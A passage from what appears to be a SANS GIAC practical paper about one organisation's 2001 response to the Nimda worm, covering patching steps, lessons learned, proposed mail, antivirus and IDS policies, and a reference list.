11. Upgrade the Internet Explorer to version 5.5 with Service Pack 2 The Internet Explorer must be upgraded to version 5.5 with service pack 2. You can get the upgrade from Microsoft WEB site here: http://www.microsoft.com/windows/ie/downloads/recommended/ie55sp2/default.asp Alternatively you find them at http://acdrgwexxxxxxx.com.sa/nimda/nimda.html
12. Install Latest System Service Pack for Windows NT 4.0 – SP6a or for Windows 2000 – SP 2.
13. You can install from Microsoft WEB site: The service Pack 6a for Windows NT are located here: http://www.microsoft.com/ntserver/nts/downloads/recommended/SP6/128bitX86/default.asp
14. The Service Pack SP2 For Windows 2000 is located here: http://www.microsoft.com/windows2000/downloads/servicepacks/sp2/sp2lang.asp
15. Install system and IIS security patches.

The following links will take you to the relevant pages on Microsoft site. Please select the appropriate version of the patch based on the operating system the server is configured for i.e. NT 4.0 or Windows 2000.

© SANS Institute 2000 - 2005 Author retains full rights.

- Apply the patch provided in Microsoft Security Bulletin MS01-033
- Apply the patch provided in Microsoft Security Bulletin MS01-044
- Install the Windows NT 4.0 Security Roll-up Package

➢ September 22, 07:05 - Saturday morning several sleepy people opened the attachment "readme.exe". This caused a flood of email to be sent to many users.

• Lessons Learned

We found out that a large segment of our network was not under our control from an administrative point of reference. Some very decisive steps were taken to ensure that access to our whole network was gained and maintained. In the future changes to servers must go through a Change Control process using the IT Help Desk change request ticket. The following were the major areas identified for improvement.

- Establish incident management procedure; I have started preliminary work with the newly appointed Chief Security Officer to implement the SANS nine step Incident Handling Process.
- Clearly define server isolation process; this has been tasked to the Network Operations division, as they have control of segment connectivity.
- Setup and enforce sever certification; this has been done for all known servers, however, I believe it necessary to continue to search for and certify any new IIS servers that may come online illegally.
- Incident reporting process to be redefined; this is a currently in a state of limbo as the politics surrounding which group should have the investigative responsibility.
- Change Control to be instituted; Done
- Share control over all servers & Workstations; Done
- Browser's Updates should be regularly forced on users; SMS is being used now. Done
- Make sure all servers have virus defense; Done for all certified servers.
- Enhance the process of Management of static IP addresses; Done
- Control on LDAP usage in applications authentication; Lightweight Directory Access Protocol should be the authoritative source for employee information. This is also a political, as well as technical issue as employee information for telephone numbers, email addresses and updates necessary for employee status and location has not been synchronized. Proposal in the works.
- LAN Administrators Emergency Contact Numbers; an email is now sent out to all LAN Administrators monthly requesting update of emergency contact information.
- Enhance communication with subsidiaries, and software vendors; working on it.
- Enhance communication with other Computer Centers; Meetings are scheduled weekly.

© SANS Institute 2000 - 2005 Author retains full rights.

- Establish a procedure to verify infected computers are clean; Done
- Information distribution to all users on what they need to do; Done

© SANS Institute 2000 - 2005, Author retains full rights.

New Recommendations

Some of the following new recommendations have been put forward for review and for continued discussion. This is a preliminary list for discussion with management.

- **Added Defenses**

  - No telnet to the firewall
  - No telnet to the CA
  - No telnet to the LDAP
  - Use "sch" secure shell for these maintenance tasks

New Mail Server Policy

- Network Associates McAfee WebShield email server should be configured for 'High Availability" with automatic failover.
- Automatic failover will be tested quarterly.
- WebShield configuration backups.
- WebShield audit policy and procedure to be developed.
- Content filtering on the mail server to be utilized as soon as it is obvious an attack is underway. Configured to strip and delete an attachment, where a defined signature, string in the subject line, text or a known attachment file name is identified as dangerous.
- Authority should be granted to the "on duty" email server administrator to take appropriate action, as needed, if a suspected email attack is underway. This is to proactively protect the network before the virus vendor's update is available.
- If a virus or worm is mailing itself to MAPI addresses set a procedure to quickly shutdown Port 25 out bound through the firewall.
- The administrator of the email server will create a "rule" to stop the delivery of a suspected email and force this on the workstations remotely.

Operating systems

Before a new OS is placed into production on mission critical equipment it must meet the guidelines for such software. (Guidelines to be finalized) This new policy is to dictate exactly what services and utilities should be turned on or disabled.

Workstations:

This policy dictates that the virus protection software is configured consistently for all users. This covers user workstations that are under the control of LAN administrators, and provides consistency across the computing landscape.

- Virus protection software is installed on workstation with password protection, against configuration changes.
- Users will have no control over the virus protection software configuration.

© SANS Institute 2000 - 2005 Author retains full rights.

- User can not disable the program from the system tray.
- User can not change the settings that provide for automatic scan, of email, internet, or download activity.
- This will ensure that most users will have the best virus protection available and ensures that when a virus update ".dat" file is made available by the McAfee, the user's workstation can be updated remotely.

Servers

This recommendation has been made to ensure all production servers have up to date virus protection and run the scan daily.

- Use Microsoft System Management Service (SMS) at a corporate network level to run the virus scan nightly on all certified servers.
- Ensure that updates have been installed correctly.
- Error reports generated at the server level from the SMS or from McAfee concerning scheduled scans should generate a system message to a central log file.
- Errors will be treated as a minor incident and a trouble ticket will be registered with the Help Desk. Administrators will be notified by email to investigate the problem and repair as needed.

Suggested Improvement of IDS

The ISS literature could lull you into a sense of false security if you believed that all the bases are covered with know attack signatures. But the real trick is to get an alarm from a new attack that has been slightly modified, or done in a stealthy way.

Suppose a new worm comes along tomorrow that uses the same Unicode attack in a different language?

Suppose a new worm comes out against Windows XP? XP is scheduled to be deployed here, consequently we should start now with documenting patches, security vulnerabilities and attacks before the OS is rolled out to a majority of users.

Write our own IDS signatures for XP and test them for alarms.

Put an XP server in a "honey pot" configuration and let it get attacked to learn more about the vulnerabilities and defenses for those vulnerabilities.

Suppose an insider decides to tryout a new attack that we have not defined and the IDS vendor has not developed a signature for?

Can we detect if someone creates a new domain and adds himself as administrator?

- Configure IDS for failover or at least redundant back up system, maybe a different OS and application like "SNORT" on Solaris.
- A detailed analysis should be done to increase the performance of the IDS.
- Additional signatures to be requested from the vendor for other language Unicode attacks,

© SANS Institute 2000 - 2005 Author retains full rights.

and others to be identified.

- Proactively create detection signatures for new vulnerabilities and attacks as soon as they are announced, by CERT or others sources.
- Create an IDS "lab" for the testing of attacks and defenses.
- Install selected host based IDS, around mission critical equipment.
- Actively test and retest.
- As of February 15, 2002, look into problems with SNMP.
- ISS patches to existing IDS system.

A case in point is the latest patch for Windows XP that is supposed to fix a buffer overflow related to the Plug & Play feature of the Operating System, not validating inputs before using them. I wonder if this attack could be run against Windows NT or 2000 with a little tweaking to the code.
To find out more about this see Microsoft's bulletin, MS01-059 or use the link below.
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms01-059.asp

Keeping Current
In the following explanation of the methods used to keep current on vulnerabilities, exploit and update information, Microsoft is used as an example. However other applications and operating systems are handled in a similar manner.

- Notification of available patches comes from Microsoft by email message to several responsible people in the group rather than just one. The same notification is sent to an Internet email account like "Hotmail or "Yahoo". This is to provide an alternative source incase the corporate mail server is off line.
- Someone responsible should be on duty at all times, in order to ensure timely action for newly released security patches or service packs. Also to identify an incident needing the assistance of the Incident Response Team.
- The acquisitions of Virus definitions or "dat" file updates should be handled in the same manner.
- Subscriptions to Mailing lists are an important aspect of security management for the overall infrastructure. We receive CERT, SANS, Security Focus, Incidents.org, ISS Forum, McAfee, and many other security related messages and forums.
- A weekly meeting should be scheduled to discuss the security related events that could impact our network, or our applications.
- Use the "SANS Top Twenty Vulnerability List" to provide a basis for vulnerability checking and patching mission critical computers.
- Use the SANS policy primer to fine tune policy.
- As part of any business assignment where an employee is receiving security training, or has important information to share, that employee should be tasked to share the knowledge gained with the whole of the security group.

CONCLUSION
This has been one of the most demanding, challenging and absolutely enlightening exercises I have ever had the pleasure to participated in. I will recommend that my company invite SANS to come here to conduct a Security instruction. With the help of SANS, I will endeavor to raise the level of professionalism within the security community here. This is an important task and one that is worth accomplishing.

© SANS Institute 2000 - 2005 Author retains full rights.

List of References

The “End Note” reference number is just above the hyperlink. This is necessary because the link will not work with the end note reference number on the same line.

All links take you to the referenced material.

Not all references have a link.

Note on references and navigation:

When the reader finds an "end note" reference, like this [1], that he or she would like to look up, just double click on the number in brackets and this will take you to the end of the document where the reference can be read. This works in reverse as well, double click on the end note to move back to the place in the document that you come from. Most references at the end of the document are hyperlinks to Web pages that work properly.

---

1 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884

2 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0333

3 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0154

4 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0854

5 http://www.cert.org/advisories/CA-2001-26.html

6 http://vil.mcafee.com/dispVirus.asp?virus_k=99209&#aliases

7 http://www.incidents.org/diary/october01/103001.php#1

8 http://vil.nai.com/vil/content/v_99209.htm

9 http://www.giac.org/practical/John_Pistilli_GISO.doc

10 http://www.giac.org/practical/John_Pistilli_GISO.doc

11 http://www.giac.org/practical/John_Pistilli_GISO.doc

12

© SANS Institute 2000 - 2005 Author retains full rights.

http://www.giac.org/practical/John_Pistilli_GISO.doc

[13] http://www.giac.org/practical/John_Pistilli_GISO.doc

[14] http://www.giac.org/practical/John_Pistilli_GISO.doc

[15] http://www.giac.org/practical/Lucinda_Pope_GCIH.doc

[16] http://www.techweb.com/encyclopedia/defineterm?term=NetBIOS&x=41&y=6

[17] http://www.techweb.com/encyclopedia/defineterm?term=SMB&x=17&y=7

[18] SANS GIAC comments from an unidentified grader on protocols used by Nimda.

[19] http://www.techweb.com/encyclopedia/defineterm.yb?term=Samba

[20] http://www.techweb.com/encyclopedia/defineterm.yb?term=CIFS

[21] http://www.techweb.com/encyclopedia/defineterm?term=ARP&x=41&y=5

[22] http://www.incidents.org/react/nimda.pdf

[23] Reference for this section is paraphrased from http://www.incidents.org/react/nimda.pdf and http://aris.securityfocus.com/alerts/nimda/010919-Analysis-Nimda.pdf and http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=PE_NIMDA.A&VSect=T

[24] http://www.cert.org/advisories/CA-2001-26.html

[25] http://www.incidents.org/react/nimda.pdf

[26] http://www.incidents.org/react/nimda.pdf

[27] http://www.incidents.org/react/nimda.pdf

[28] http://www.europe.f-secure.com/v-descs/bady.shtml

[29]

© SANS Institute 2000 - 2005 Author retains full rights.

http://www.europe.f-secure.com/v-descs/bady.shtml

30
http://www.incidents.org/react/nimda.pdf

31
http://www.incidents.org/react/nimda.pdf

32
http://www.incidents.org/react/nimda.pdf

33
http://www.incidents.org/react/nimda.pdf

34
http://www.cert.org/advisories/CA-2001-12.html

35
http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/security/bulletin/fq00-086.asp

36
http://aris.securityfocus.com/alerts/nimda/010919-Analysis-Nimda.pdf

37
http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=PE_NIMDA.A&VSect=T

38
http://vil.nai.com/vil/content/v_99209.htm

39
http://vil.nai.com/vil/content/v_99209.htm

40
http://www.incidents.org/react/nimda.pdf

41
http://www.f-secure.com/v-descs/nimda.shtml

42
http://www.incidents.org/react/nimda.pdf

43
http://www.giac.org/GCIA.php/Analyzing%20Anomalous%20Traffic
See #0385 By; Becky Pinkard GIAC Practical Assignment Version 2.8

44
http://www.mcafeeb2b.com/products/webshield-eapp250/default.asp

© SANS Institute 2000 - 2005, Author retains full rights.

[45] http://www.giac.org/practical/Darrell_Keller_GCIH.doc

[46] http://webexhibits.org/daylightsaving/b.html

© SANS Institute 2000 - 2005, Author retains full rights.